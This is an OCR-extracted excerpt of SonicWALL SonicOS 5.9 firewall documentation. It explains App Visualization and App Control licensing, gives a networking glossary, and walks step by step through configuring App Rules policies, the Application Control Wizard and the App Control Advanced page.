
- The Intelligence component is licensed as **App Visualization** and provides identification and reporting of application traffic on the **Dashboard > Real-Time Monitor** and **Dashboard > App Flow Monitor** pages in SonicOS 5.9.
- The Control component is licensed as **App Control** and allows you to create and enforce custom App Control and App Rules policies for logging, blocking, and bandwidth management of application traffic handled by your network.

App Visualization and App Control are licensed together in a bundle with other security services including SonicWALL Gateway Anti-Virus (GAV), Anti-Spyware, and Intrusion Prevention Service (IPS).


NOTE: Upon registration on MySonicWall, or when you load SonicOS 5.9 onto a registered SonicWALL device, supported SonicWALL appliances begin an automatic 30-day trial license for App Visualization and App Control, and application signatures are downloaded to the appliance.

A free 30-day trial is also available for the other security services in the bundle, but it is not automatically enabled as it is for App Visualization and App Control. You can start the additional free trials on the individual Security Services pages in SonicOS, or on MySonicWall.


Once the App Visualization feature is manually enabled on the **Log > Flow Reporting** page (see below), you can view real-time application traffic on the **Dashboard > Real-Time Monitor** page and application activity in other Dashboard pages for the identified/classified flows from the SonicWALL application signature database.



To begin using App Control, you must enable it on the **Firewall > App Control Advanced** page:



To create policies using App Rules (included with the App Control license), select **Enable App Rules** on the **Firewall > App Rules** page:



The SonicWALL Licensing server provides the App Visualization and App Control license keys to the SonicWALL device when you begin a 30-day trial (upon registration) or purchase a Security Services license bundle.

Licensing is available on https://www.MySonicWall.com/on the Service Management - Associated Products page under GATEWAY SERVICES.

The Security Services license bundle includes licenses for these subscription services:

- App Visualization
- App Control
- Gateway Anti-Virus
- Gateway Anti-Spyware
- Intrusion Prevention Service

Application signature updates and signature updates for other Security Services are periodically downloaded to the SonicWALL appliance as long as these services are licensed.

NOTE: If you disable Visualization in the SonicOS management interface, application signature updates are discontinued until the feature is enabled again.

When High Availability is configured between two SonicWALL appliances, the appliances can share the Security Services license. To use this feature, you must register the SonicWALL appliances on MySonicWall as Associated Products. Both appliances must be the same SonicWALL model.

NOTE: For a High Availability pair, even if you first register your appliances on MySonicWall, you must individually register both the Primary and the Backup appliances from the SonicOS management interface while logged into the *individual* management IP address of each appliance. This allows the Backup unit to synchronize with the SonicWALL license server and share licenses with the associated Primary appliance. When Internet access is restricted, you can manually apply the shared licenses to both appliances.

NOTE: App Visualization and App Control are not supported on the SonicWALL TZ 200 or 100 series appliances. These features are supported on SonicWALL TZ 210 series appliances, and on SonicWALL NSA appliances except the NSA 2400MX.

Glossary

Application layer: The seventh level of the 7-layer OSI model; examples of application layer protocols are AIM, DNS, FTP, HTTP, IMAP, MSN Messenger, POP3, SMTP, SNMP, TELNET, and Yahoo Messenger

Bandwidth management: The process of measuring and controlling the traffic on a network link to avoid network congestion and poor performance of the network

Client: Typically, the client (in a client-server architecture) is an application that runs on a personal computer or workstation, and relies on a server to perform some operations

Digital rights management: Technology used by publishers or copyright owners to control access to and usage of digital data

FTP: File Transfer Protocol, a protocol for exchanging files over the Internet

Gateway: A computer that serves as an entry point for a network; often acts as a firewall or a proxy server

Granular control: The ability to control separate components of a system

Hexadecimal: Refers to the base-16 number system

HTTP: Hyper Text Transfer Protocol, the underlying protocol used by the World Wide Web

HTTP redirection: Also known as URL redirection, a technique on the Web for making a Web page available under many URLs

IPS: Intrusion Prevention Service

MIME: Multipurpose Internet Mail Extensions, a specification for formatting non-ASCII messages such as graphics, audio, or video, so that they can be sent over the Internet


POP3: Post Office Protocol, a protocol used to retrieve email from a mail server; can be used with or without SMTP

Proxy: A computer that operates a network service that allows clients to make indirect network connections to other network services

SMTP: Simple Mail Transfer Protocol, a protocol used for sending email messages between servers

UDP: User Datagram Protocol, a connectionless protocol that runs on top of IP networks

Firewall > App Rules



You must enable Application Control before you can use it. App Control and App Rules are both enabled with global settings, and App Control must also be enabled on each network zone that you want to control.

You can configure App Control policies from the **Dashboard > App Flow Monitor** page by selecting one or more applications or categories and then clicking the **Create Rule** button. A policy is automatically created on the **Firewall > App Rules** page, and can be edited just like any other policy.

You can configure Application Control global blocking or logging policies for application categories, signatures, or specific applications on the **Firewall > App Control Advanced** page. Corresponding match objects are created. You can also configure match objects for these application categories, signatures, or specific applications on the **Firewall > Match Objects** page. The objects can be used in an App Rules policy, no matter how they were created.

You can configure policies in App Rules using the wizard or manually on the **Firewall > App Rules** page. The wizard provides a safe method of configuration and helps prevent errors that could result in unnecessary blocking of network traffic. Manual configuration offers more flexibility for situations that require custom actions or policies.

The **Firewall > App Rules** page contains two global settings:


- Enable App Rules
- Global Log Redundancy Filter

Topics:

- Enabling App Rules
- Prerequisites to Configuring App Rules Policies
- Configuring App Rules Policies
- Using the Application Control Wizard

Enabling App Rules

You must enable App Rules to activate the functionality. App Rules is licensed as part of App Control, which is licensed on https://www.MySonicWall.com/ on the Service Management - Associated Products page under GATEWAY SERVICES. You can view the status of your license at the top of the **Firewall > App Rules** page:



To enable App Rules and configure the global settings:

1. To enable App Rules, select the **Enable App Rules** checkbox.
2. To log all policy matches, leave the **Global Log Redundancy Filter** field set to 0. To enforce a delay between log entries for matches to the same policy, enter the number of seconds to delay.

Global log redundancy settings apply to all App Rules policies. If set to zero, a log entry is created for each policy match found in passing traffic. Other values specify the minimum number of seconds between log entries for multiple matches to the same policy. For example, a log redundancy setting of 10 will log no more than one message every 10 seconds for each policy match. Log redundancy can also be set on a per-policy basis in the **Add/Edit Policy** page where each individual policy configuration has its own log redundancy filter setting that can override the global log redundancy filter setting.

Prerequisites to Configuring App Rules Policies

When you have created a match object, and optionally, an action or an email address object, you are ready to create a policy that uses them. For information about these prerequisites to configuring App Rules, see the following sections:

- Firewall > Match Objects
- Firewall > Action Objects
- Firewall > Email Address Objects

For information about using the App Control Wizard to create a policy, see the Using the Application Control Wizard.

For information about policies and policy types, see App Rules Policy Creation.


Configuring App Rules Policies

To prepare for creating an App Rules policy, see Prerequisites to Configuring App Rules Policies.

To configure an App Rules policy:

1 Navigate to **Firewall > App Rules**.

2 Below the **App Rules Policies** table, click **Add New Policy**. The **App Control Policies Settings** dialog displays.



3 Enter a descriptive name into the **Policy Name** field.

4 Select a **Policy Type** from the drop-down menu. Your selection here will affect available options in the window. For information about available policy types, see App Rules Policy Creation.

5 Select a source and destination Address Group or Address Object from the **Address** drop-down menus. Only a single **Address** field is available for **IPS Content**, **App Control Content**, or **CFS** policy types.

6 Select the source or destination service from the **Service** drop-down menus. Some policy types do not provide a choice of service.

7 For **Exclusion Address**, optionally select an Address Group or Address Object from the drop-down menu. This address will not be affected by the policy.

8 For **Match Object**, select a match object from the drop-down menu. The list contains the defined match objects that are applicable to the policy type. When the **policy type** is **HTTP Client**, you can optionally select an **Excluded Match Object**.

The excluded match object provides the ability to differentiate subdomains in the policy. For example, if you wanted to allow news.yahoo.com but block all other yahoo.com sites, you would create match objects for both yahoo.com and news.yahoo.com. You would then create a policy with Match Object `yahoo.com` and Excluded Match Object `news.yahoo.com`.

NOTE: The Exclusion Match Object does not take effect when the match object type is set to Custom Object. And Custom Objects cannot be selected as the Exclusion Match Object.

9 For **Action**, select an action from the drop-down menu. The list contains actions that are applicable to the policy type, and can include the predefined actions, plus any customized actions. For a log-only policy, select **No Action**.

10 For **Users/Groups**, select from the drop-down menus for both **Included** and **Excluded**. The selected users or group under **Excluded** will not be affected by the policy.

11 If the policy type is **SMTP Client**, select from the drop-down menu for **MAIL FROM** and **RCPT TO**, for both **Included** and **Excluded**. The selected users or group under **Excluded** will not be affected by the policy.

12 For **Schedule**, select from the drop-down menu. The menu provides a variety of schedules for the policy to be in effect.

13 If you want the policy to create a log entry when a match is found, select the **Enable Logging** check box.

14 To record more details in the log, select the **Log individual object content** check box.

15 If the policy type is **IPS Content**, select the **Log using IPS message format** check box to display the category in the log entry as “Intrusion Prevention” rather than “Application Control”, and to use a prefix such as “IPS Detection Alert” in the log message rather than “Application Control Alert.” This is useful if you want to use log filters to search for IPS alerts.

16 If the policy type is **App Control Content**, select the **Log using App Control message format** check box to display the category in the log entry as “Application Control”, and to use a prefix such as “Application Control Detection Alert” in the log message. This is useful if you want to use log filters to search for Application Control alerts.

17 If the policy type is **CFS**, select the **Log using CFS message format** check box to display the category in the log entry as “Network Access”, and to use a log message such as “Web site access denied” in the log message rather than no prefix. This is useful if you want to use log filters to search for content filtering alerts.

18 For **Log Redundancy Filter**, you can either select **Global Settings** to use the global value set on the **Firewall > App Rules** page, or you can enter a number of seconds to delay between each log entry for this policy. The local setting overrides the global setting only for this policy; other policies are not affected.

19 For **Connection Side**, select from the drop-down list. The available choices depend on the policy type and can include **Client Side**, **Server Side**, or **Both**, referring to the side where the traffic originates. **IPS Content**, **App Control Content**, or **CFS** policy types do not provide this configuration option.

20 For **Direction**, click either **Basic** or **Advanced** and select a direction from the drop-down menu:

- **Basic** allows you to select incoming, outgoing, or both.
- **Advanced** allows you to select between zones, such as LAN to WAN.

21 If the policy type is **IPS Content**, **App Control Content**, or **CFS**, select a zone from the **Zone** drop-down menu. The policy is applied to this zone.

22 If the policy type is **CFS**, select an entry from the **CFS Allow List** drop-down menu. The menu contains any defined **CFS Allow/Forbidden List** type of match objects, and also provides **None** as a selection. The domains in the selected entry will not be affected by the policy.

23 If the policy type is **CFS**, select an entry from the **CFS Forbidden List** drop-down menu. The menu contains any defined **CFS Allow/Forbidden List** type of match objects, and also provides **None** as a selection. The domains in the selected entry will be denied access to matching content, instead of having the defined action applied.

24 If the policy type is **CFS**, select the **Enable Safe Search Enforcement** check box to prevent safe search enforcement from being disabled on search engines such as Google, Yahoo, Bing, and others.

NOTE: Google Safe Search helps prevent adult content or other potentially offensive content from appearing in search results.

25 If the policy type is CFS, select **Enable YouTube for Schools** and enter your **School ID** to enable the YouTube for Schools feature. For more information, see YouTube for Schools and SonicWall Content Filtering Service.

26 Click **OK**.

Using the Application Control Wizard

The Application Control wizard provides safe configuration of App Control policies for many common use cases, but not for everything. If at any time during the wizard you are unable to find the options that you need, you can click Cancel and proceed using manual configuration. When configuring manually, you must remember to configure all components, including match objects, actions, email address objects if required, and finally, a policy that references them. For the manual policy creation procedure, see the Prerequisites to Configuring App Rules Policies.

To use the wizard to configure Application Control:

1 Login to the SonicWALL security appliance.

2 In the SonicWALL banner at the top of the page, click the **Wizards** icon. The wizards **Welcome** page displays.

3 Select the **Application Control Wizard** radio button and then click **Next**.

4 In the **Application Control Wizard Introduction** page, click **Next**.

5 In the **Application Control Policy Type** page , click a selection for the policy type, and then click **Next**.

You can choose among **SMTP**, incoming **POP3**, **Web Access**, or **FTP** file transfer. The policy that you create applies only to the type of traffic that you select. The next page varies, depending on your choice here.

6 In the **Select <your choice> Rules for Application Control** page, select a policy rule from the choices supplied, and then click **Next**.

Depending on your choice in the previous step, this page is one of four possible:

- Select SMTP Rules for Application Control
- Select POP3 Rules for Application Control
- Select Web Access Rules for Application Control
- Select FTP Rules for Application Control

7 The page displayed varies, depending on your choice of policy rule in the previous step. For the following policy rules, the wizard displays the **Set Application Control Object Keywords and Policy Direction** page on which you can select the traffic direction to scan, and the content or keywords to match, and then click **Next**.

- All SMTP policy rule types *except* **Specify maximum email size**
- All POP3 policy rule types

- All Web Access policy rule types *except* **Look for usage of certain web browsers** and **Look for usage of any web browser, except the ones specified**
- All FTP policy types *except* **Make all FTP access read-only** and **Disallow usage of SITE command**

8 In the **Set Application Control Object Keywords and Policy Direction** dialog, perform the following steps:

a In the **Direction** drop-down menu, select the traffic direction to scan: **Incoming**, **Outgoing**, or **Both**.

b Do one of the following:

> **NOTE:** If you selected a choice with the words **except the ones specified** in the previous step, content that you enter here will be the only content that does not cause the action to occur. See Negative Matching.

- In the **Content** field, enter or paste a text or hexadecimal representation of the content to match, and then click **Add**. Repeat until all content is added to the **List** text box.
- To import keywords from a predefined text file that contains a list of content values, one per line, click **Load From File**.

c Click **Next**.

9 If you selected a policy type in the previous step that did *not* result in the **Set Application Control Object Keywords and Policy Direction** page with the standard options, the wizard displays a page that allows you to select the traffic direction, and certain other choices, depending on the policy type.

a In the **Direction** drop-down menu, select the traffic direction to scan.

b SMTP: In the **Set Maximum Email Size** page, in the **Maximum Email Size** field, enter the maximum number of bytes for an email message.

c Web Access: In the **Application Control Object Settings** page, the **Content** field has a drop-down list with a limited number of choices, and no **Load From File** button is available. Select a browser from the drop-down menu.

d FTP: In the special-case **Set Application Control Object Keywords and Policy Direction** page, you can only select the traffic direction to scan.

e Click **Next**.

10 In the **Application Control Action Settings** page, select the action to take when matching content is found in the specified type of network traffic, and then click **Next**.

You will see one or more of the following choices, depending on the policy type:

Policy Type	Available Action
All Types	Log Only
All Types	Bypass DPI
SMTP	Blocking Action - block and send custom email reply
SMTP	Blocking Action - block without sending email reply
SMTP	Add Email Banner (append text at the end of email)
POP3	Blocking Action - disable attachment and add custom text
Web Access	Blocking Action - custom block page
Web Access	Blocking Action - redirect to new location
Web Access	Blocking Action - Reset Connection
Web Access	Manage Bandwidth

11 In the second **Application Control Action Settings** page (if it is displayed), in the **Content** field, enter the text or URL that you want to use, and then click **Next**.

The second **Application Control Action Settings** page is only displayed when you selected an action in the previous step that requires additional text. For a Web Access policy type, if you selected an action that redirects the user, you can enter the new URL into the **Content** field.

12 In the **Select Name for Application Control Policy** page, in the **Policy Name** field, enter a descriptive name for the policy, and then click **Next**.


13 In the **Confirm Policy Settings** page, review the displayed values for the new policy and do one of the following:

- To create a policy using the displayed configuration values, click **Apply**.
- To change one or more of the values, click **Back**.
- To exit the wizard without creating the policy, click **Cancel**.

14 In the **Application Control Policy Complete** page, to exit the wizard, click **Close**.

NOTE: You can configure Application Control policies without using the wizard. When configuring manually, you must remember to configure all components, including match objects; action objects, bandwidth, and email address objects if required; and finally, a policy that references them.

Firewall > App Control Advanced



The **Firewall > App Control Advanced** page:

- Displays the status of the App Control database.
- Provides a way to configure global App Control policies using categories, applications, and signatures.

Policies configured on this page are independent from App Rules policies, and do not need to be added to an App Rules policy to take effect.

You can configure the following settings on this page:

- Select a category, an application, or a signature.
- Select blocking, logging, or both as the action.
- Specify users, groups, or IP address ranges to include in or exclude from the action.
- Set a schedule for enforcing the controls.

While these application control settings are independent from App Rules policies, you can also create application match objects for any of the categories, applications, or signatures available here, and use those match objects in an App Rules policy. See the Application List Objects for more information.


NOTE: Informational videos with App Control Advanced configuration examples are available online. For example, see How to Block Dropbox using App Control Advanced.

Additional videos are available at: https://support.software..com/videos-product-select.

Topics:

- Displaying App Control Status
- Configuring App Control Global Settings
- Viewing Signatures
- Configuring App Control

Displaying App Control Status




The **App Control Status** section displays information about the signature database, allows you to update the database, and provides a link for enabling App Control.

App Signature Database	Indicates whether the App Signature database has been downloaded
App Signature Database Timestamp	Displays the UTC day and time the App Signature database was downloaded To update the App Signature database, click the **Update** button.

Last checked	Displays the day and time SonicOS last checked for updates to the App Signature database
App Signature DB Expiration Date	Displays the day that the App Signature database expires

To enable App Control on a per-zone basis, click the link, `here`, in the **Note**. The link displays the **Network > Zones** page.

Configuring App Control Global Settings



The **App Control Global Settings** section provides these global settings:

- **Enable App Control**
- **Enable Logging For All Apps**
- **Configure App Control Settings**
- **Reset App Control Settings & Policies**

